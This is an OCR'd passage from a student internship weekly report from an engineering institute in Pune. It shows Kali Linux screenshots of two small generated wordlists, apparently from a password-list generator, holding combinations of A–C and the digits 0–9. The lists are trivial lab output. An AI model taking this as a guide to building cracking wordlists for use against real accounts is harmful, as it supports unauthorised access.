$

```

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Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player | Applications | Places | Text Editor | Mar 5 00:05


Open | passCrunch1.txt | Save


```

1 AAA
2 AAB
3 AAC
4 ABA
5 ABB
6 ABC
7 ACA
8 ACB
9 ACC
10 BAA
11 BAB
12 BAC
13 BBA
14 BBB
15 BBC
16 BCA
17 BCB
18 BCC
19 CAA
20 CAB
21 CAC
22 CBA
23 CBB
24 CBC
25 CCA
26 CCB
27 CCC

```

Plain Text | Tab Width: 8 | Ln 1, Col 1 | INS

	<b>Dr D Y Patil Pratishthan's</b> <b>Dr. D.Y. Patil Institute of Engineering, Management</b> <b>and Research, Akurdi, Pune</b>		DI No.: <b>ACAD/DI/72</b>
<b>Academic Year:</b> 2021-22	<b>Weekly Report Format for Internship</b>		<b>Revision : 00</b> <b>Dated : 20/11/2019</b>
<b>Term – II</b>	<b>Department : Computer Engineering</b>		<b>Date of Preparation : 3/01/2022</b>



Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player ▾ | [Icons] | Mar 5 00:06

Applications Places Text Editor

Open ▾ | [Icons] | passCrunch2.txt | Save | [Icons]

```

1 0
2 1
3 2
4 3
5 4
6 5
7 6
8 7
9 8
10 9

```

Plain Text ▾ | Tab Width: 8 ▾ | Ln 1, Col 1 ▾ | INS